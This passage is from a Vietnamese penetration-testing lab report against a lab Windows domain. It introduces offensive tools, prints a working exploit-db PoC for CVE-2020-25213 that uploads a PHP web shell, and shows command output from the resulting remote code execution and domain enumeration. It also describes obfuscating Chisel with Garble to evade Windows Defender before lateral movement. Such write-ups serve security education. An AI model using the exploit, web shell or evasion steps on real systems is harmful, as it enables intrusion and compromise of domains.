  · Kẻ tấn công có thể sử dụng Chisel để chuyển tiếp cổng, cho phép chúng truy cập các dịch vụ nội bộ trên mạng mục tiêu, chẳng hạn như cơ sở dữ liệu hoặc máy chủ web, thông qua máy tính bên ngoài.

  · Kỹ thuật này đặc biệt hữu ích để truy cập vào các tài nguyên nội bộ mà không cần phải kết nối trực tiếp với Internet.

- Reverse Tunnel:

  · Chisel có thể thiết lập reverse tunnel, trong đó client nằm trong mạng bị xâm nhập, nhưng server (do kẻ tấn công kiểm soát) có thể định tuyến lưu lượng trở lại chính nó. Điều này giúp kẻ tấn công có thể truy cập vào các phân đoạn mạng (network segments) mà đáng ra không thể truy cập được.

Cách tải công cụ Chisel:

Tải từ Source:

```
$ go install github.com/jpillora/chisel@latest
```

Tải từ Docker:

```
$ docker run --rm -it jpillora/chisel --help
```

Sau khi tải xong, ta có thể xài lệnh chisel –help để kiểm tra:

```
$ chisel --help


  Usage: chisel [command] [--help]


  Version: X.Y.Z


  Commands:

      server - runs chisel in server mode

      client - runs chisel in client mode


  Read more:

      https://github.com/jpillora/chisel
```

3.2.2. Garble:

Garble là một công cụ được viết bằng Golang dùng để làm rối mã (obfuscate) các chương trình được viết bằng Golang.

Github: https://github.com/burrowers/garble

Cơ chế hoạt động của Garble:

Công cụ này hoạt động bằng cách "gói" (wrap) các lệnh gọi đến trình biên dịch (compiler) và trình liên kết (linker) của ngôn ngữ Go. Mục tiêu là biến đổi quá trình build của Go để:

- Thay thế càng nhiều định danh có ý nghĩa càng tốt (như tên hàm, biến,…) bằng các chuỗi ngắn được mã hóa theo base64.
- Thay thế đường dẫn package bằng chuỗi base64 ngắn.
- Thay thế tên tệp và thông tin vị trí trong mã nguồn bằng chuỗi base64.
- Xóa mọi thông tin về build và module.

- Loại bỏ thông tin debug và bảng ký hiệu (symbol table) bằng cách sử dụng tùy chọn -ldflags="-w -s" trong lúc build.
- Làm rối các giá trị literal (như chuỗi, số,…) nếu có bật cờ -literals.
- Loại bỏ thông tin phụ không cần thiết, nếu có bật cờ -tiny.

Cách tải công cụ Garble:

```
$ go install mvdan.cc/garble@latest
```

Sau khi tải xong, ta có thể xài lệnh garble –help để kiểm tra:

```
$ garble -h

  Garble obfuscates Go code by wrapping the Go toolchain.

  garble [garble flags] command [go flags] [go arguments]

  For example, to build an obfuscated program:

    garble build ./cmd/foo

  Similarly, to combine garble flags and Go build flags:

      garble -literals build -tags=purego ./cmd/foo

  The following commands are supported:

      build       replace "go build"
      test        replace "go test"
      run         replace "go run"
      reverse     de-obfuscate output such as stack traces
      version     print the version and build settings of the garble binary
```

```
To learn more about a command, run "garble help <command>".

garble accepts the following flags before a command:

  -debug
      Print debug logs to stderr
  -debugdir string
      Write the obfuscated source to a directory, e.g. -debugdir=out
  -literals
      Obfuscate literals such as strings
  -seed value
      Provide a base64-encoded seed, e.g. -seed=o9WDTZ4CN4w
      For a random seed, provide -seed=random
  -tiny
      Optimize for binary size, losing some ability to reverse the process

For more information, see https://github.com/burrowers/garble.
```

3.2.3. ProxyChains

ProxyChains là một chương trình UNIX, dùng để hook các hàm libc liên quan đến mạng trong các chương trình được liên kết động (dynamically linked programs) thông qua một preloaded DLL (tức là một DLL do chính công cụ ProxyChains load) và chuyển tiếp các kết nối thông qua SOCKS4a/5 hoặc là HTTP proxy.

Cách tải công cụ ProxyChains:

Đầu tiên cần tải các thư viện cần thiết:

```
$ sudo apt install libproxychains4
```

Tiến hành tải công cụ:

```
$ sudo apt install proxychains4
```

Sau khi tải xong, ta có thể xài lệnh proxychains –help để kiểm tra:

```
$ proxychains --help


Usage:  proxychains -q -f config_file program_name [arguments]

      -q makes proxychains quiet - this overrides the config setting

      -f allows one to manually specify a configfile to use

      for example : proxychains telnet somehost.com

More help in README file
```

3.2.4. Impacket (secretsdump):

Impacket là một bộ các công cụ khác nhau để tương tác với các giao thức mạng, tùy vào mục đích sử dụng sẽ có các công cụ tương ứng.

Chúng ta sẽ quan tâm tới công cụ secretsdump, đây là công cụ giúp chúng ta "dump" các thông tin liên quan tới Domain Controller, ví dụ như hash mật khẩu,…

Cách tải công cụ Impacket:

Trước tiên ta cần tải thư viện impacket:

```
$ python3 -m pip install impacket
```

Thực hiện tải Impacket:

```
$ sudo apt install python3-impacket
```

Sau khi tải xong, ta có thể xài lệnh impacket-secretsdump –help để kiểm tra:

```
$ impacket-secretsdump --help

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies



usage: secretsdump.py [-h] [-ts] [-debug] [-system SYSTEM] [-bootkey BOOTKEY] [-
security SECURITY] [-sam SAM] [-ntds NTDS] [-resumefile RESUMEFILE]

                      [-skip-sam] [-skip-security] [-outputfile OUTPUTFILE] [-
use-vss] [-rodcNo RODCNO] [-rodcKey RODCKEY] [-use-keylist]

                      [-exec-method [{smbexec,wmiexec,mmcexec}]] [-use-
remoteSSMethod] [-remoteSS-remote-volume REMOTESS_REMOTE_VOLUME]
```

```
                        [-remoteSS-local-path REMOTESS_LOCAL_PATH] [-just-dc-
user USERNAME] [-ldapfilter LDAPFILTER] [-just-dc] [-just-dc-ntlm]

                        [-skip-user SKIP_USER] [-pwd-last-set] [-user-status] [-
history] [-hashes LMHASH:NTHASH] [-no-pass] [-k] [-aesKey hex key]

                        [-keytab KEYTAB] [-dc-ip ip address] [-target-ip ip
address]

                        target



Performs various techniques to dump secrets from the remote machine without
executing any agent there.
```

3.2.5. Evil-WinRM

Evil-WinRM là công cụ tạo ra shell WinRM tối ưu cho mục đích hack/kiểm tra thâm nhập.

Cơ chế hoạt động của công cụ Evil-WinRM:

WinRM (Windows Remote Management) là triển khai WS-Management Protocol của Microsoft. Một giao thức chuẩn dựa trên SOAP cho phép phần cứng và hệ điều hành từ các nhà cung cấp khác nhau tương tác với nhau. Microsoft đã đưa nó vào hệ điều hành của họ để giúp quản trị hệ thống dễ dàng hơn.

Công cụ này có thể được sử dụng trên bất kỳ Microsoft Windows Servers nào có bật tính năng này (thường là ở port 5985), tất nhiên chỉ khi chúng ta có thông tin xác thực và quyền để sử dụng. Vì vậy, nó có thể được sử dụng trong giai đoạn post-exploitation. Mục đích của công cụ này là cung cấp các tính năng dễ sử dụng và đẹp mắt cho việc hacking. Nó cũng có thể được sử dụng cho mục đích hợp pháp bởi quản trị viên hệ thống nhưng hầu hết các tính năng của nó tập trung vào các thứ liên quan tới hack/kiểm tra thâm nhập.

Nó chủ yếu dựa trên thư viện WinRM Ruby, và thư viện này đã thay đổi cách thức hoạt động kể từ phiên bản 2.0. Bây giờ thay vì sử dụng giao thức WinRM, nó sử dụng PSRP (Powershell Remoting Protocol) để khởi tạo runspace pools cũng như tạo và xử lý pipeline.

Cách tải công cụ Evil-WinRM:

```
$ gem install evil-winrm
```

Sau khi tải xong, ta có thể xài lệnh evil-winrm –help để kiểm tra:

```
$ evil-winrm --help



Evil-WinRM shell v3.7
```

```
Usage: evil-winrm -i IP -u USER [-s SCRIPTS_PATH] [-e EXES_PATH] [-P PORT] [-a
USERAGENT] [-p PASS] [-H HASH] [-U URL] [-S] [-c PUBLIC_KEY_PATH ] [-k
PRIVATE_KEY_PATH ] [-r REALM] [--spn SPN_PREFIX] [-l]

      -S, --ssl                    Enable ssl

      -a, --user-agent USERAGENT    Specify connection user-agent (default
Microsoft WinRM Client)

      -c, --pub-key PUBLIC_KEY_PATH Local path to public key certificate

      -k, --priv-key PRIVATE_KEY_PATH  Local path to private key certificate

      -r, --realm DOMAIN           Kerberos auth, it has to be set also in
/etc/krb5.conf file using this format -> CONTOSO.COM = { kdc =
fooserver.contoso.com }

      -s, --scripts PS_SCRIPTS_PATH Powershell scripts local path

      --spn SPN_PREFIX             SPN prefix for Kerberos auth (default HTTP)

      -e, --executables EXES_PATH   C# executables local path

      -i, --ip IP                  Remote host IP or hostname. FQDN for
Kerberos auth (required)

      -U, --url URL                Remote url endpoint (default /wsman)

      -u, --user USER              Username (required if not using kerberos)

      -p, --password PASS          Password

      -H, --hash HASH              NTHash

      -P, --port PORT              Remote host port (default 5985)

      -V, --version                Show version

      -n, --no-colors              Disable colors

      -N, --no-rpath-completion    Disable remote path completion

      -l, --log                    Log the WinRM session

      -h, --help                   Display this help message
```

3.3. Diễn biến

Initial Access:

Client host Wordpress sử dụng plugin WP File Manager v6.0, version này của plugin có tồn tại lỗ hổng cho phép Attacker upload file tùy ý, dẫn tới Remote Code Execution (CVE-2020-25213). Chúng ta sẽ phân tích sâu hơn về CVE này.

Cốt lõi của vấn đề bắt đầu từ việc File Manager plugin đổi tên tiện ích mở rộng trên tệp tin connector.minimal.php.dist của thư viện elFinder thành .php để nó có thể được thực thi trực tiếp, ngay cả khi tệp trình kết nối không được chính File Manager plugin sử dụng. Các thư viện như vậy thường không bổ sung quyền kiểm soát truy cập và không phân quyền truy cập tới tệp, nghĩa là bất kỳ ai cũng có thể truy cập tệp. Tệp này có thể được sử dụng để bắt đầu một lệnh elFinder và được nối với tệp elFinderConnector.class.php.

```
// run elFinder
$connector = new elFinderConnector(new elFinder($opts));
$connector->run();
```

Hình 5. Tệp connector.minimal.php kết nối với tệp elFinderConnector.class.php

Bất kỳ tham số nào được gửi trong một yêu cầu tới connector.minimal.php sẽ được xử lý bởi hàm run() trong tệp elFinderConnector.class.php, bao gồm cả lệnh được cung cấp trong tham số cmd.

```php
public function run()
{
    $isPost = $this->reqMethod === 'POST';
    $src = $isPost ? array_merge($_GET, $_POST) : $_GET;
    $maxInputVars = (!$src || isset($src['targets'])) ? ini_get('max_input_vars') : null;
    if ((!$src || $maxInputVars) && $rawPostData = file_get_contents('php://input')) {
        // for max_input_vars and supports IE XDomainRequest()
        $parts = explode('&', $rawPostData);
        if (!$src || $maxInputVars < count($parts)) {
            $src = array();
            foreach ($parts as $part) {
                list($key, $value) = array_pad(explode('=', $part), 2, '');
                $key = rawurldecode($key);
                if (preg_match('/^(.+?)\[([^\[\]]*)\]$/', $key, $m)) {
                    $key = $m[1];
                    $idx = $m[2];
                    if (!isset($src[$key])) {
                        $src[$key] = array();
                    }
                    if ($idx) {
                        $src[$key][$idx] = rawurldecode($value);
                    } else {
                        $src[$key][] = rawurldecode($value);
                    }
                } else {
                    $src[$key] = rawurldecode($value);
                }
            }
            $_POST = $this->input_filter($src);
            $_REQUEST = $this->input_filter(array_merge_recursive($src, $_REQUEST));
        }
    }

    if (isset($src['targets']) && $this->elFinder->maxTargets && count($src['targets']) > $this->elFinder->maxTargets) {
        $this->output(array('error' => $this->elFinder->error(elFinder::ERROR_MAX_TARGTES)));
    }

    $cmd = isset($src['cmd']) ? $src['cmd'] : '';
    $args = array();
```

Hình 6. Hàm run() của elFinder

Danh sách các lệnh có sẵn trong elFinder như sau.

```
/**
* Commands and required arguments list
*
* @var array
**/

protected $commands = array(
    'abort' => array('id' => true),
    'archive' => array('targets' => true, 'type' => true, 'mimes' => false, 'name' => false),
    'callback' => array('node' => true, 'json' => false, 'bind' => false, 'done' => false),
    'chmod' => array('targets' => true, 'mode' => true),
    'dim' => array('target' => true, 'substitute' => false),
    'duplicate' => array('targets' => true, 'suffix' => false),
    'editor' => array('name' => true, 'method' => true, 'args' => false),
    'extract' => array('target' => true, 'mimes' => false, 'makedir' => false),
    'file' => array('target' => true, 'download' => false, 'cpath' => false, 'onetime' => false),
    'get' => array('target' => true, 'conv' => false),
    'info' => array('targets' => true, 'compare' => false),
    'ls' => array('target' => true, 'mimes' => false, 'intersect' => false),
    'mkdir' => array('target' => true, 'name' => false, 'dirs' => false),
    'mkfile' => array('target' => true, 'name' => true, 'mimes' => false),
    'netmount' => array('protocol' => true, 'host' => true, 'path' => false, 'port' => false, 'user' => false, 'pass' => false, 'alias' => false, 'options' => false),
    'open' => array('target' => false, 'tree' => false, 'init' => false, 'mimes' => false, 'compare' => false),
    'parents' => array('target' => true, 'until' => false),
    'paste' => array('dst' => true, 'targets' => true, 'cut' => false, 'mimes' => false, 'renames' => false, 'hashes' => false, 'suffix' => false),
    'put' => array('target' => true, 'content' => '', 'mimes' => false, 'encoding' => false),
    'rename' => array('target' => true, 'name' => true, 'mimes' => false, 'targets' => false, 'q' => false),
    'resize' => array('target' => true, 'width' => false, 'height' => false, 'mode' => false, 'x' => false, 'y' => false, 'degree' => false, 'quality' => false, 'bg' => false),
    'rm' => array('targets' => true),
    'search' => array('q' => true, 'mimes' => false, 'target' => false, 'type' => false),
    'size' => array('targets' => true),
    'subdirs' => array('targets' => true),
    'tmb' => array('targets' => true),
    'tree' => array('target' => true),
    'upload' => array('target' => true, 'FILES' => true, 'mimes' => false, 'html' => false, 'upload' => false,
                'name' => false, 'upload_path' => false, 'chunk' => false, 'cid' => false, 'node' => false,
                'renames' => false, 'hashes' => false, 'suffix' => false, 'mtime' => false, 'overwrite' => false, 'contentSaveId' => false),
    'url' => array('target' => true, 'options' => false),
    'zipdl' => array('targets' => true, 'download' => false)
);
```

Hình 7. Các lệnh của elFinder

Để khai thác lỗ hổng cho phép upload tệp tùy ý, ta chỉ cần quan tâm tới một trong ba các lệnh của elFinder: upload, mkfile, put. Vì cả ba lệnh này đều cho phép chúng ta tạo ra một tệp tùy ý.

Chúng ta sẽ phân tích PoC của CVE này:

https://www.exploit-db.com/exploits/51224

```
global url

url = sys.argv[1]
command = sys.argv[2]
upload_url = url+"/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php"

headers = {
        'content-type': "multipart/form-data; boundary=----WebKitFormBoundaryvToPIGAB0m9SB1Ww",
        'Connection': "close"
}

payload = """------WebKitFormBoundaryvToPIGAB0m9SB1Ww\r\nContent-Disposition: form-data; name=\"cmd\"\r\n\r\n
            upload\r\n
            ------WebKitFormBoundaryvToPIGAB0m9SB1Ww\r\nContent-Disposition: form-data; name=\"target\"\r\n\r\n
            l1_Lw\r\n
            ------WebKitFormBoundaryvToPIGAB0m9SB1Ww\r\nContent-Disposition: form-data; name=\"upload[]\"; filename=\"shell.php\"\r\n
            Content-Type: application/x-php\r\n\r\n
            <?php echo \"<pre>\" . shell_exec($_REQUEST['cmd']) . \"</pre>\"; ?>\r\n
            ------WebKitFormBoundaryvToPIGAB0m9SB1Ww--"""

try:
    r=requests.post(upload_url,data=payload,headers=headers)
    #pprint(r.json())
    commandexec(command)
```

Hình 8. Upload file shell.php với nội dung tùy ý

Trong file PoC này, ta cần chú ý tới phần payload, ta thấy rằng tác giả đã sử dụng lệnh upload để tạo ra một file shell.php với nội dung:

```
<?php echo \"<pre>\" . shell_exec($_REQUEST['cmd']) . \"</pre>\"; ?>
```

File shell.php này sẽ thực thi câu lệnh thông qua tham số cmd.

Sau khi đã upload thành công, PoC sẽ tiếp cận đường dẫn chứa các thư mục được upload của elFinder để truy cập file shell.php:

```
def commandexec(command):

    exec_url = url+"/wp-content/plugins/wp-file-manager/lib/php/../files/shell.php"
    params = {
        "cmd":command
    }

    r=requests.get(exec_url,params=params)

    soup = BeautifulSoup(r.text, 'html.parser')
    text = soup.get_text()

    print (text)
```

Hình 9. Truy cập file shell.php

Tiến hành khai thác CVE này để upload file shell.php và sử dụng thử lệnh “dir” để kiểm tra trên máy của Client:

```
❯ python exploit.py http://192.168.5.128/wordpress/ "dir"
 Volume in drive C has no label.
 Volume Serial Number is 22B3-C3B6

 Directory of C:\xampp\htdocs\wordpress\wp-content\plugins\wp-file-manager\lib\files

04/20/2025  08:51 AM             .
04/20/2025  08:51 AM             ..
05/14/2020  08:21 AM                 0 .gitkeep
05/14/2020  10:34 AM             .quarantine
05/14/2020  10:34 AM             .tmb
04/20/2025  04:33 AM             .trash
04/20/2025  08:51 AM                64 shell.php
               2 File(s)             64 bytes
               5 Dir(s)  38,163,390,464 bytes free

Time: 0h:00m:10s
```


Hình 10. Thực hiện RCE thông qua file shell.php

Chúng ta đã thành công khai thác được CVE này, và có thể thực hiện Remote Code Execution trên máy của Client.

Enumeration:

Sau khi đã thành công thực hiện Remote Code Execution, ta sẽ thực hiện thăm dò thông tin trên máy Client.

Thực hiện lệnh "whoami" để kiểm tra tên và domain hiện tại của máy:




Hình 11. Thực hiện lệnh whoami để kiểm tra thông tin máy

Lệnh "whoami" cho chúng ta biết người dùng hiện tại tên là "kienhoo" và computer name hoặc domain name của máy là "nhom4".

Tiếp tục, ta sẽ xem xét thông tin liên quan tới domain mà máy đang tham gia. Ta sẽ sử dụng câu lệnh "net user".

"net user" là một câu lệnh cho phép chúng ta điều chỉnh, hoặc theo dõi thông tin của các tài khoản trên máy cục bộ hoặc là trên domain.

Tiến hành sử dụng lệnh "net user /domain" để kiểm tra thông tin về domain mà máy đang tham gia:



Hình 12. Kiểm tra domain mà máy đang tham gia

Kết quả của lệnh trên cho thấy domain mà máy đang tham gia có tên là NHOM4.local. Trên domain hiện đang có 4 user: Administrator, Guest, kienhoo (máy Client chúng ta đang chiếm) và krbtgt (một tài khoản dùng cho dịch vụ Kerberos).

Các user còn lại ngoài user kienhoo mà ta đang chiếm được, hiện tại vẫn chưa có gì hữu ích. Nên chúng ta sẽ đào sâu hơn vào user hiện tại, và sử dụng lệnh net user để kiểm tra các vai trò của user này trên domain:

Sử dụng lệnh "nltest /dsgetdc:DC" sẽ giúp chúng ta biết được tên của máy Domain Controller (WIN-NO3CDOT7BN0) và địa chỉ IP (192.168.192.132) của nó:


```
> python exploit.py http://192.168.5.128/wordpress/ "nltest /dsgetdc:NHOM4.local"
          DC: \\WIN-NO3CDOT7BN0.NHOM4.local
     Address: \\192.168.192.132
    Dom Guid: 63679b24-2a65-474e-817e-5881e3cc8c92
    Dom Name: NHOM4.local
  Forest Name: NHOM4.local
 Dc Site Name: Default-First-Site-Name
Our Site Name: Default-First-Site-Name
       Flags: PDC GC DS LDAP KDC TIMESERV GTIMESERV WRITABLE DNS_DC DNS_DOMAIN DNS_FOREST CLOS
E_SITE FULL_SECRET WS DS_8 DS_9 DS_10
The command completed successfully
```

Hình 13. Tên máy và địa chỉ của Domain Controller

Lateral Movement:

Mục tiêu kế tiếp của chúng ta là thực hiện Lateral Movement sang máy Domain Controller để nắm toàn quyền kiểm soát.

Đầu tiên, ta sẽ khởi chạy chisel server trên máy Attacker:



Hình 14. Khởi chạy chisel server


Ta cần sử dụng chisel để thuận tiện cho việc Lateral Movement sang máy Domain Controller sau này.

Ở phía Attacker, ta đã triển khai chisel server ở port 54345 với option --reverse. Option này cho phép chúng ta thực hiện Reverse Port Forwarding. Đây là một kỹ thuật cho phép chuyển lưu lượng truy cập từ một port ở máy của chúng ta lên SSH server. Ví dụ về kỹ thuật này để dễ hiểu hơn:

Chúng ta đang code một website, nhưng khách hàng đang muốn chúng ta demo từ xa. Do code đang nằm trên máy, và ta không có thời gian deploy lên server để demo cho khách hàng. Chúng ta có thể sử dụng Reverse Port Forwarding để chuyển cổng web trên máy local lên server để demo cho khách hàng.

Tương tự vậy, chúng ta đang muốn mở một server chisel cho phép các client kết nối vào để thiết lập reverse port forwarding, giúp truy cập vào các dịch vụ trong mạng nội bộ phía Client từ bên ngoài Internet.

Tiếp theo, ta cần upload file chisel.exe lên máy Client để từ đó khởi chạy chisel và thiết lập kết nối. Nhưng trước tiên, ta cần phải obfuscate chisel với Garble để tránh bị Windows Defender phát hiện khi chúng ta thực hiện upload lên máy Client.



Hình 15. Obfuscate chisel với Garble

Ở đây, ta sử dụng Garble với các options:

GOOS=windows: để chỉ ra rằng chúng ta muốn compile file với hệ điều hành Windows.

GOARCH=amd64: để chỉ ra rằng chúng ta muốn compile với kiến trúc bộ vi xử lí x64.

-tiny: Option -tiny của Garble giúp giảm kích thước file nhị phân Go khoảng 15% bằng cách loại bỏ nhiều thông tin về vị trí (ví dụ như vị trí dòng lỗi), không chỉ đơn giản là làm rối (obfuscate). Runtime code dùng để in ra các lỗi panic, fatal error hay thông tin debug/trace cũng sẽ bị xóa bỏ. Nhiều tên hàm và ký hiệu khác cũng sẽ không được đưa vào file nhị phân trong quá trình liên kết (link).

-literals: Khi sử dụng option -literals, các biểu thức như chuỗi sẽ được thay thế bằng những biểu thức phức tạp hơn nhưng vẫn cho ra cùng một giá trị khi chương trình chạy. Tuy nhiên, tính năng này có thể làm chậm chương trình tùy thuộc vào mã nguồn đầu vào. Bên cạnh đó, các giá trị nằm trong các biến const sẽ không thể làm rối vì chúng đã được tính toán sẵn trong thời gian biên dịch.

-seed=random: Sử dụng option -seed để cung cấp một giá trị seed riêng cho quá trình làm rối mã. Ở đây, chúng ta chọn giá trị là random để tạo ra các seed ngẫu nhiên.

Cụ thể hơn về seed: Seed là một giá trị số (hoặc chuỗi) được dùng để khởi tạo bộ sinh số ngẫu nhiên (random number generator). Với công cụ Garble, seed giúp tạo ra các kết quả làm rối mã nhất quán hoặc ngẫu nhiên, tùy vào cách chúng ta sử dụng. Garble làm rối mã Go bằng cách thay đổi tên hàm, tên biến, biểu thức chuỗi,... Mỗi lần build lại, nếu seed khác nhau, kết quả làm rối cũng sẽ khác nhau.

Chúng ta có thể:

1. Reproduce bản build giống hệt trước đó, bằng cách dùng cùng một seed.


2. Tăng bảo mật, chống dịch ngược (reverse-engineering), bằng cách dùng seed khác nhau cho mỗi lần build.

Với các option trên, ta sẽ thực hiện build chisel từ file main.go và tạo ra file chisel.exe với option -o.

Sau khi đã build thành công file chisel.exe, thực hiện host các file trên máy Attacker ở port 3060 để chúng ta có thể upload file chisel.exe lên máy Client:

Hình 16. Thực hiện host các file trên thư mục hiện tại ở port 3060

